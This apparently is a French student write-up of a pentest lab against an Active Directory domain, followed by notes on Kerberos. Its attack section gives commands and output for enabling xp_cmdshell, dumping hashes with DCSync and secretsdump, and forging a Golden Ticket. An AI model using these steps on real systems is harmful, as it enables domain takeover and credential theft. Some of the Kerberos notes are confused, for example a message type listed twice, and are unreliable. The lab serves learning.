14. Locate your server and right-click to select **Enable TCP/IP**. Dismiss the warning dialog box that pops up.
15. Double-click **TCP/IP** and click on the IP Addresses tab.
16. Scroll to IPAll and enter 1433 for the **TCP Dynamic Ports** field.
17. Click **OK**. Dismiss the warning dialog box that pops up.
18. Navigate to SQL Server Services, right-click your server, and click **Restart**.

You do not need to create the databases before you install Avalanche; the databases will be created when you run the Avalanche installer.

Dans le paquet, nous serons obligé d'ajouter '-windows-auth' l'instance de SQL est configurée avec Windows authentification

Phase attaque :

```
[root@rel -] /Documents/impacket/examples]
$ nmap -sV -sC 192.168.229.153
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-29 15:48 CEST
Nmap scan report for 192.168.229.153
Host is up (0.0015s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1433/tcp   open  ms-sql-s     Microsoft SQL Server 2016
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ssl-date: 2023-05-29T13:50:23+00:00; +1m08s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-05-29T13:49:50
| Not valid after:  2053-05-29T13:49:50
49152/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Bad Request
|_http-server-header: Microsoft-HTTPAPI/2.0
49153/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
49154/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Bad Request
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-05-29T13:50:18
|_ start_date: 2023-05-29T13:44:32
|_clock-skew: mean: 1m07s, deviation: 0s, median: 1m07s
| smb2-security-mode:
|   311:
|     Message signing enabled but not required
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: SRV-APPLICATIF, NetBIOS user: <unknown>, NetBIOS MAC: 000c29239d6b (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.31 seconds
```

1433 est ouvert et MSSQL est activé sur le serveur.

Ensuite, après avoir obtenu les informations d'identification de l'admin :

Nous allons maintenant utiliser le script python de mssqlclient.

```
[rel@rel] - [~/Documents/impacket/examples]
$ python3 mssqlclient.py SRV-APPLICATIF/administrateur@192.168.229.153 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Français
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SRV-APPLICATIF\MSSQL): Line 1: Le contexte de la base de données a été modifié en 'master'.
[*] INFO(SRV-APPLICATIF\MSSQL): Line 1: Le paramètre de langue est passé à Français.
[*] ACK: Result: 1 - Microsoft SQL Server (130 19162)
[!] Press help for extra shell commands
```

```
SQL> select is_srvrolemember('sysadmin');
```

Nous sommes dedans.

```
SQL> exec xp_cmdshell 'net user';
[-] ERROR(SRV-APPLICATIF\MSSQL): Line 1: SQL Server a bloqué l'accès au procédure 'sys.xp_cmdshell' du composant 'xp_cmdshell', car ce composant est désactivé dans le cadre de la configuration de la sécurité du serveur. Un administrateur système peut activer l'utilisation de 'xp_cmdshell' via sp_configure. Pour plus d'informations sur l'activation de 'xp_cmdshell', recherchez 'xp_cmdshell' dans la documentation en ligne de SQL Server.
```

```
SQL> exec sp_configure 'show advanced options', 1;
[*] INFO(SRV-APPLICATIF\MSSQL): Line 185: L'option de configuration 'show advanced options' est passée de 0 à 1.
. Pour installer, exécutez l'instruction RECONFIGURE.
SQL> RECONFIGURE;
SQL> sp_configure;
          name           minimum      maximum config_value    run_value
-----+-----+-----+-----+-----+-----+
access check cache bucket count      0          65536        0          0
access check cache quota            0        2147483647        0          0
Ad Hoc Distributed Queries         0          1          0          0
affinity I/O mask                -2147483648  2147483647        0          0
affinity mask                     -2147483648  2147483647        0          0
```

```
SQL> exec sp_configure 'xp_cmdshell', 1;
[*] INFO(SRV-APPLICATIF\MSSQL): Line 185: L'option de configuration 'xp_cmdshell' est passée de 0 à 1. Pour installer, exécutez l'instruction RECONFIGURE.
SQL> RECONFIGURE;
```

```
SQL> xp_cmdshell 'whoami';
[-] ERROR(SRV-APPLICATIF\MSSQL): Line 1: Syntaxe incorrecte vers 'whoami'.
SQL> xp_cmdshell 'whoami'
[-] ERROR(SRV-APPLICATIF\MSSQL): Line 1: Syntaxe incorrecte vers 'whoami'.
SQL> xp_cmdshell "whoami"
output
```

```
nt service\mssql$mssql
```

```
NULL
```

```
SQL> █
```

Utilisation de double guillemet + pas de point virgules. Sinon erreur.

DCSYNC

- Méthode 1: Windows

Dans Windows, nous allons utiliser Mimikatz :

```
$ #in mimikatz

$ lsadump::dcsync /user:sad\krbtgt

mimikatz # lsadump::dcsync /user:sad\krbtgt
[DC] 'sad.corp' will be the domain
[DC] 'DC-PARENT.sad.corp' will be the DC server
[DC] 'sad\krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username        : krbtgt
Account Type        : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration  :
Password last change : 19/12/2022 16:47:20
Object Security ID  : S-1-5-21-3834784923-4241337562-1443717089-502
Object Relative ID  : 502

Credentials:
    Hash NTLM: 765b7b3f8aa814142f552b7c7e811a2c
    ntlm- 0: 765b7b3f8aa814142f552b7c7e811a2c
    lm - 0: c997c162f1a6a398d790d23935fa140e

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : a0e29feb6c0cca5b9361aa63de639f7b

* Primary:Kerberos-Newer-Keys *
    Default Salt : SAD.CORPKrbtgt
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 3467f4d4bc36fe10ef9d01365c8c616483580fd6f00357c6018d5d558696596d
        aes128_hmac      (4096) : bfadf9c6e7556dc1021717f0914c25fe
        des_cbc_md5       (4096) : a4ab1315e02cba2c

* Primary:Kerberos *
    Default Salt : SAD.CORPKrbtgt
    Credentials
        des_cbc_md5       : a4ab1315e02cba2c

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  0f88edabac4e5264ad5ecb42b8374f5a
    02  a456ccbe0c2636a345445deaad3a5433
    03  e3125bd488683e70e06fb2666b65f62c
    04  0f88edabac4e5264ad5ecb42b8374f5a
    05  a456ccbe0c2636a345445deaad3a5433
    06  889cda2be2a1b73160cb07602dbd9ee2
    07  0f88edabac4e5264ad5ecb42b8374f5a
    08  66f946ffbc8481553b2f20372e865489
    09  66f946ffbc8481553b2f20372e865489
```

- Méthode 2 : Kali

Dans Kali nous utiliserons secretdump (permet d'extraire les hachage)

```
$ python secretsdump.py 'sad.corp/pc-admin:Password123@192.168.229.153'
```

```
└─(rel㉿rel)─[~/Documents/impacket/examples]
└─$ python secretsdump.py 'sad.corp/pc-admin:Password123@192.168.229.153'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x1ff6b50132d8f87b115e3a7d67d1d42b
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:cdbc073c9d39c552484a130fdfb6f9a7:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
SAD.CORP/pc-admin:$DCC2$10240#pc-admin#d149fe128ae807774166c4e3585fd522
SAD.CORP/CES:$DCC2$10240#CES#221d4727d6dd1df29b43807aabae648c
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
SAD\SRV-APPLICATIF$:aes256-cts-hmac-sha1-96:ceb013156f9a2e04fefbf106d20c8bd3de7272abbe0134c4bf8e5e
d2da030938
SAD\SRV-APPLICATIF$:aes128-cts-hmac-sha1-96:eca61e490addb1e8928e21d2911d3dbc
SAD\SRV-APPLICATIF$:des-cbc-md5:8045bf43869d9b37
SAD\SRV-APPLICATIF$:plain_password_hex:5d0067005a00730071003f003100770078005a0023003a0048007100590
048005d0035004f006c005e005f0048005e0027006c00610068002600660027005f00750025004d00430023005a0045004
30072004900750037003b003d0024004600270073002f002a005d002a0023003c003e00460042004600340076002a00260
06a00460023006e006d0003a002600750066005f003c004000770048005f004d0060003e005c005e003f003200730060006
e002900580034004c00670067002c007800790048004a003100330040005b007900250052005700500064005a0066002f0
043007600790037003e0030006200
SAD\SRV-APPLICATIF$:aad3b435b51404eeaad3b435b51404ee:1074bc1129af8e107ebb9e2e0234a3c7:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x37760e9f0ec33e72196ae010b9c13c8ac18a8dc8
dpapi_userkey:0xbe118ba5202c77c0f7b8eb35095eb6cf13ffc9b2
[*] NL$KM
 0000  4B 60 4B BF 9A 64 14 D7  10 6F 84 5F B7 62 94 E6   K`K..d ... o._.b..
 0010  BA 1A 6F 48 43 9B 19 9F  44 C6 9E 1F B9 CC 88 25   ..oHC ... D.....%
 0020  94 FD 5A BF A7 1A 4A 0A  89 79 0A 92 A4 10 9F A4   ..Z ... J..y.....
 0030  D0 7E 8E 73 DC 6E D7 FF  B7 D1 B3 D0 91 84 69 FA   ..~.s.n.....i.
NL$KM:4b604bbf9a6414d7106f845fb76294e6ba1a6f48439b199f44c69e1fb9cc882594fd5abfa71a4a0a89790a92a410
9fa4d07e8e73dc6ed7ffb7d1b3d0918469fa
[*] _SC_MSSQL$MSSQL
sad\pc-admin:Password123
[*] Cleaning up ...
[*] Stopping service RemoteRegistry
```

GOLDEN TICKET

Golden Ticket est une attaque qui falsifie les Ticket Granting Tickets (TGT) qui sont utilisés pour authentifier les utilisateurs avec Kerberos. Les TGT sont utilisés lors de la demande de Ticket Granting Service (TGS), ce qui signifie qu'un TGT falsifié/forgé peut nous permettre d'obtenir n'importe quel ticket TGS d'où le nom **Golden Ticket**.

L'attaque nécessite 3 éléments :

- Le nom du domaine : SAD.CORP
- Le hash NTLM du mot de passe du compte krbtgt
- Le SID du domaine

Commençons par dumper le hash NTLM du mot de passe du compte krbtgt :

- o Lancer mimikatz :

```
$ C:\Users\WINATK\Downloads\mimikatz_trunk\x64  
$ .\mimikatz.exe
```

- o DCSYNC pour récupérer le hash NTLM du mot de passe du compte krbtgt :

```
$ lsadump::dcsync /user :krbtgt
```

```

PS C:\Windows\system32> cd C:\Users\WINATK\Downloads\mimikatz_trunk\x64
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'sad.corp' will be the domain
[DC] 'DC-PARENT.sad.corp' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 19/12/2022 16:47:20
Object Security ID : S-1-5-21-3834784923-4241337562-1443717089-502
Object Relative ID : 502

Credentials:
Hash NTLM: 765b7b3f8aa814142f552b7c7e811a2c
    ntlm- 0: 765b7b3f8aa814142f552b7c7e811a2c
    lm - 0: c997c162f1a6a398d790d23935fa140e

```

Nous avons récupéré le deuxième élément nécessaire pour le Golden Ticket

Ensuite, nous allons récupérer le SID du domaine :

```
$ whoami /user
```

```

PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> whoami /user
Informations sur l'utilisateur
-----
Nom d'utilisateur SID
=====
sad\saadeddine S-1-5-21-3834784923-4241337562-1443717089-1119
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64>

```

Nous n'avons besoin que de la partie encadrée pour l'attaque.

Et avec cela, nous avons toutes les informations.

Avant de lancer l'attaque, vérifions les tickets existants actuellement sur notre session et essayons de lister le contenu du disque C du DC :

```
$ klist  
$ dir \\DC-PARENT\C$
```

```
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> klist  
LogonId est 0:0x11e8c26  
  
Tickets mis en cache : (0)  
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> dir \\DC-PARENT\C$  
dir : Accès refusé  
Au caractère Ligne:1 : 1  
+ dir \\DC-PARENT\C$  
+ ~~~~~  
+ CategoryInfo          : PermissionDenied: (\\DC-PARENT\C$:String) [Get-ChildItem], UnauthorizedAccessException  
+ FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand  
  
dir : Impossible de trouver le chemin d'accès « \\DC-PARENT\C$ », car il n'existe pas.  
Au caractère Ligne:1 : 1  
+ dir \\DC-PARENT\C$  
+ ~~~~~  
+ CategoryInfo          : ObjectNotFound: (\\DC-PARENT\C$:String) [Get-ChildItem], ItemNotFoundException  
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand
```

Passons à l'attaque :

```
$ kerberos::golden /domain:sad.corp /sid:[SID_RECUPERE]  
/rc4:[HASH_NTLM_KRBGT] /user:AtckAdmin /id:500 /ptt
```

```
mimikatz # kerberos::golden /domain:sad.corp /sid:S-1-5-21-3834784923-4241337562-1443717089 /rc4:765b7b3f8aa814142f552b7c7e811a2c /user:AtckAdmin /id:500 /ptt  
User      : AtckAdmin  
Domain    : sad.corp (SAD)  
SID       : S-1-5-21-3834784923-4241337562-1443717089  
User Id   : 500  
Groups Id : *513 512 520 518 519  
ServiceKey: 765b7b3f8aa814142f552b7c7e811a2c - rc4_hmac_nt  
Lifetime  : 03/07/2023 22:42:05 ; 30/06/2033 22:42:05 ; 30/06/2033 22:42:05  
-> Ticket : ** Pass The Ticket **  
  
* PAC generated  
* PAC signed  
* EncTicketPart generated  
* EncTicketPart encrypted  
* KrbCred generated  
  
Golden ticket for 'AtckAdmin @ sad.corp' successfully submitted for current session  
mimikatz #
```

Relançons la commande klist :

```
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'AtckAdmin @ sad.corp' successfully submitted for current session

mimikatz # exit
Bye!
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> klist

LogonId est 0:0x11e8c26

Tickets mis en cache : (1)

#0>   Client : AtckAdmin @ sad.corp
      Serveur : krbtgt/sad.corp @ sad.corp
      Type de chiffrement KerbTicket : RSADSI RC4-HMAC(NT)
      Indicateurs de tickets 0x40e00000 -> forwardable renewable initial pre_authent
      Heure de démarrage : 7/3/2023 22:42:05 (Local)
      Heure de fin : 6/30/2033 22:42:05 (Local)
      Heure de renouvellement : 6/30/2033 22:42:05 (Local)
      Type de clé de session : RSADSI RC4-HMAC(NT)
      Indicateurs de cache : 0x1 -> PRIMARY
      KDC appelé :
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64>
```

Nous avons un ticket, réessayons de lister le contenu du disque C du DC :

```
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> klist

LogonId est 0:0x11e8c26

Tickets mis en cache : (1)

#0>   Client : AtckAdmin @ sad.corp
      Serveur : krbtgt/sad.corp @ sad.corp
      Type de chiffrement KerbTicket : RSADSI RC4-HMAC(NT)
      Indicateurs de tickets 0x40e00000 -> forwardable renewable initial pre_authent
      Heure de démarrage : 7/3/2023 22:44:31 (Local)
      Heure de fin : 6/30/2033 22:44:31 (Local)
      Heure de renouvellement : 6/30/2033 22:44:31 (Local)
      Type de clé de session : RSADSI RC4-HMAC(NT)
      Indicateurs de cache : 0x1 -> PRIMARY
      KDC appelé :
PS C:\Users\WINATK\Downloads\mimikatz_trunk\x64> dir \\DC-PARENT\C$


Répertoire : \\DC-PARENT\C$


Mode          LastWriteTime        Length Name
----          -----          ----
d----  28/05/2023 17:26           Ahmad CRAIG
d----  28/05/2023 19:09           Akira ROTH
d----  28/05/2023 17:26           Aldo SELLERS
d----  28/05/2023 17:26           Antoine MARTINET
d----  28/05/2023 17:26           Anton LIU
d----  28/05/2023 16:28           Arturo HO
d----  03/07/2023 21:49           AvahSuarez
d----  28/05/2023 17:26           Caiden BAUER
d----  28/05/2023 17:26           Carolina SUMMERS
d----  28/05/2023 17:26           Chaim MENDOZA
d----  28/05/2023 17:26           Cynthia PACE
d----  28/05/2023 17:26           David LAFARGE
d----  28/05/2023 17:26           Douglas MARKS
d----  28/05/2023 17:26           Eren JEAGER
d----  28/05/2023 17:26           Ernest BENSON
d----  28/05/2023 17:26           Felicity ERICKSON
d----  28/05/2023 17:26           Gabriel CALDWELL
d----  28/05/2023 17:26           Haley SMITH
d----  28/05/2023 17:26           Helena CHASE
d----  29/05/2023 19:12           inetpub
d----  28/05/2023 17:26           Isabel ELLIOTT
d----  28/05/2023 17:26           Ishaan MELENDEZ
d----  28/05/2023 17:26           Jennie BLACKPINK
d----  28/05/2023 17:26           Jisoo BLACKPINK
d----  28/05/2023 17:26           Jovanni DODSON
d----  28/05/2023 17:26           Kevin TRAN
```

4. DOCUMENTATION

KERBEROS

Protocol d'authentification, permet d'identifier chaque utilisateur qui utilise un mot de passe et limite les ressource utiliser. Il est implémenté dans l'**active directory**, et permet la détermination d'accès aux ressources.

PROTOCOLE UTILISISE

Reçois les données en claire UDP/88 et TCP/88. A son propre système de chiffrement.

Client → Ask the services → AP Check if the user can access → responsible of issuing the tickets, installed on the DC

CHIFFREMENT DES DONNEES

Kerberos est un système d'encoder les donné de sécurité informatique utilisé pour authentifier les utilisateurs et les ordinateurs sur un réseau. Le système utilise un protocole d'authentification à clé secrète pour chiffrer les communications entre les différents nœuds du réseau.

Voici un bref aperçu du fonctionnement de Kerberos :

1. Le client envoie une demande d'authentification à un serveur d'authentification Kerberos (KDC) pour obtenir un ticket de session.
2. Le KDC vérifie les informations d'identification du client et si elles sont valides, il renvoie un ticket de session chiffré qui contient une clé de session.
3. Le client récupère le ticket de session et le déchiffre en utilisant sa clé de session. Il peut maintenant utiliser cette clé pour communiquer de manière sécurisée avec le serveur de destination.
4. Lorsque le client veut accéder à un service sur le réseau, il envoie le ticket de session chiffré avec une demande d'accès au service.
5. Le serveur de destination récupère le ticket, le déchiffre en utilisant la clé de session du client, et vérifie l'identité du client. Si l'identité est validée, le serveur accorde l'accès au service.

TYPES DE TICKETS

Il y a deux types de tickets de Kerberos : les tickets Ticket Granting Ticket (TGT) et les tickets de service.

Les Ticket Granting Tickets (TGT) sont des tickets utilisés pour établir une session de communication sécurisée entre l'utilisateur et le KDC. Lorsqu'un utilisateur s'authentifie auprès du KDC, celui-ci lui délivre un TGT qui contient des informations d'identification de l'utilisateur et une clé de session. Cette clé de session est utilisée pour chiffrer les échanges entre l'utilisateur et le KDC. Le TGT est ensuite stocké en toute sécurité sur l'ordinateur de l'utilisateur. Lorsque l'utilisateur souhaite accéder à un service sur le réseau, il présente son TGT au KDC qui lui délivre alors un ticket de service.

Les tickets de service sont des tickets utilisés pour établir une session de communication sécurisée entre l'utilisateur et le service qu'il souhaite utiliser. Lorsque l'utilisateur présente son TGT au KDC pour obtenir un ticket de service, le KDC vérifie l'identité de l'utilisateur et lui délivre un ticket de service qui contient des informations d'identification de l'utilisateur et une clé de session pour le service en question. Ce ticket de service est chiffré à l'aide de la clé de session incluse dans le TGT. L'utilisateur présente ensuite le ticket de service au serveur de destination pour accéder au service en question.

PAC

PAC (Privilege Attribute Certificate) est une structure de données utilisée par Kerberos pour inclure des informations supplémentaires dans le ticket de service.

Le PAC est créé par le KDC lorsque l'utilisateur demande un ticket de service pour accéder à un serveur. Le PAC contient des informations d'identification de l'utilisateur, telles que son SID (Security Identifier) et les groupes auxquels il appartient. Il contient également des informations de contrôle d'accès telles que les autorisations de l'utilisateur et les restrictions d'accès.

TYPES DE MESSAGES

Kerberos est un protocole qui utilise plusieurs messages pour permettre l'authentification, l'autorisation et la protection des communications sur un réseau. Les messages les plus couramment utilisés dans le protocole Kerberos sont les suivants :

KRB_AS_REQ (Authentication Service Request) : Ce message est envoyé par le client au KDC pour demander un TGT (Ticket Granting Ticket). Le message contient les informations d'identification de l'utilisateur, telles que le nom d'utilisateur et le mot de passe.

KRB_AS_REQ (Authentication Service Request) : Ce message est envoyé par le KDC en réponse à une demande de TGT. Le message contient le TGT chiffré avec la clé secrète du KDC.

KRB_TGS_REQ (Ticket Granting Service Request) : Ce message est envoyé par le client au KDC pour demander un ticket de service pour un service spécifique. Le message contient le TGT du client et l'identité du service demandé.

KRB_TGS_RESP (Ticket Granting Service Response) : Ce message est envoyé par le KDC en réponse à une demande de ticket de service. Le message contient le ticket de service chiffré avec la clé secrète du service.

KRB_AP_REQ (Application Service Request) : Ce message est envoyé par le client au serveur de destination pour demander l'accès à un service spécifique. Le message contient le ticket de service chiffré avec la clé de session partagée entre le client et le serveur de destination.

KRB_AP_RESP (Application Service Response) : Ce message est envoyé par le serveur de destination en réponse à une demande d'accès à un service. Le message contient un jeton d'authentification prouvant que le serveur de destination a vérifié l'authenticité du client.

KRB_ERROR : Ce message est envoyé si une erreur s'est produite.

Ces messages sont conçus pour garantir la sécurité des échanges sur le réseau en utilisant des clés de chiffrement et des algorithmes de hachage pour protéger les informations sensibles échangées entre les différents acteurs.

KRB_AS_REQ

Le **KRB_AS_REQ** (Authentication Service Request) est un message envoyé par un client

Kerberos au KDC (Key Distribution Center) pour demander un Ticket Granting Ticket (TGT). Le TGT est utilisé par le client pour obtenir un ou plusieurs tickets de service afin d'accéder aux ressources du réseau.

Le **KRB_AS_REQ** contient plusieurs champs, notamment :

- Nom d'utilisateur : Le nom d'utilisateur de l'utilisateur demandant le TGT.
- Nom de realm : Le nom du royaume (realm) pour lequel le TGT est demandé.
- Heure : L'heure à laquelle la demande a été créée.
- Hash : Un nombre aléatoire utilisé pour empêcher les attaques par rejetu.
- Informations d'authentification : Les informations d'authentification de l'utilisateur, telles que le mot de passe de l'utilisateur ou un autre type d'authentification. Le **KRB_AS_REQ** est envoyé sous forme chiffrée au KDC, afin d'empêcher toute interception ou modification de la demande en transit. Si le KDC reçoit une demande valide, il répond avec un **KRB_AS REP** (Authentication Service Response), qui contient le TGT chiffré avec une clé secrète connue uniquement du KDC.

Le **KRB_AS_REQ** est la première étape de l'échange Kerberos pour l'authentification d'un utilisateur sur un réseau. En demandant un TGT, le client peut ensuite utiliser le TGT pour demander des tickets de service pour accéder aux ressources du réseau

KRB_AS REP

Le **KRB_AS REP** (Authentication Service Response) est un message envoyé par le KDC (Key Distribution Center) en réponse à un **KRB_AS_REQ** (Authentication Service Request). Il contient le Ticket Granting Ticket (TGT) chiffré avec une clé secrète connue uniquement du KDC.

Le **KRB_AS REP** contient plusieurs champs, notamment :

- Nom de realm : Le nom du royaume (realm) pour lequel le TGT a été délivré.
- TGT : Le TGT chiffré avec la clé secrète du KDC.

Le client utilise ensuite le TGT pour demander un ou plusieurs tickets de service, afin d'accéder aux ressources du réseau. Le TGT est utilisé pour prouver l'identité

de l'utilisateur auprès du KDC et pour obtenir des tickets de service pour accéder aux ressources du réseau.

Le tout est chiffré avec une clé secrète connue uniquement du client et du KDC, ce qui garantit la confidentialité de la réponse et empêche toute interception ou modification de la réponse en transit.

C'est la deuxième étape de l'échange Kerberos pour l'authentification d'un utilisateur sur un réseau. Après avoir reçu un KRB_AS_REPLY valide, le client peut utiliser le TGT pour demander des tickets de service et accéder aux ressources du réseau.

KRB_TGS_REQ

Le KRB_TGS_REQ (Ticket Granting Service Request) est un message envoyé par un client Kerberos au TGS (Ticket Granting Service) pour demander un ou plusieurs tickets de service afin d'accéder à des ressources du réseau.

Il est envoyé sous forme chiffrée au TGS, afin d'empêcher toute interception ou modification de la demande en transit. Si le TGS reçoit une demande valide, il répond avec un KRB_TGS_REPLY (Ticket Granting Service Response), qui contient le ticket de service chiffré avec une clé secrète connue uniquement du TGS et du service demandé. Il est la troisième étape de l'échange Kerberos pour l'authentification d'un utilisateur sur un réseau. En demandant un ticket de service, le client peut accéder aux ressources du réseau en prouvant son identité auprès du service demandé. Le TGS sert d'intermédiaire entre le client et le service demandé pour délivrer le ticket de service et garantir que le client est autorisé à accéder aux ressources demandées.

KRB_AP_REQ

Le KRB_AP_REQ (Application Request) est un message Kerberos envoyé par un client pour accéder à des ressources protégées. Le KRB_AP_REQ est envoyé en réponse à un KRB_TGS_REPLY (Ticket Granting Service Response) et contient un ticket de service chiffré avec une clé secrète connue uniquement du TGS (Ticket Granting Service) et du service demandé.

Le KRB_AP_REQ contient plusieurs champs, notamment :

- Nom d'utilisateur : Le nom d'utilisateur de l'utilisateur demandant l'accès aux ressources protégées.
- Nom de service : Le nom du service protégé.
- Heure : L'heure à laquelle la demande a été créée.
- Hash : Un nombre aléatoire utilisé pour empêcher les attaques par rejet.
- Ticket de service : Le ticket de service chiffré avec une clé secrète connue uniquement du TGS et du service demandé.

Il est envoyé sous forme chiffrée pour empêcher toute interception ou modification de la demande en transit. Le service demandé utilise ensuite la clé secrète partagée avec le TGS pour déchiffrer le ticket de service et vérifier l'identité de l'utilisateur. Si le ticket est valide, le service autorise l'utilisateur à accéder aux ressources protégées.

C'est aussi la dernière étape de l'échange Kerberos pour l'authentification d'un utilisateur sur un réseau. En utilisant le ticket de service, l'utilisateur peut accéder aux ressources protégées en prouvant son identité auprès du service demandé.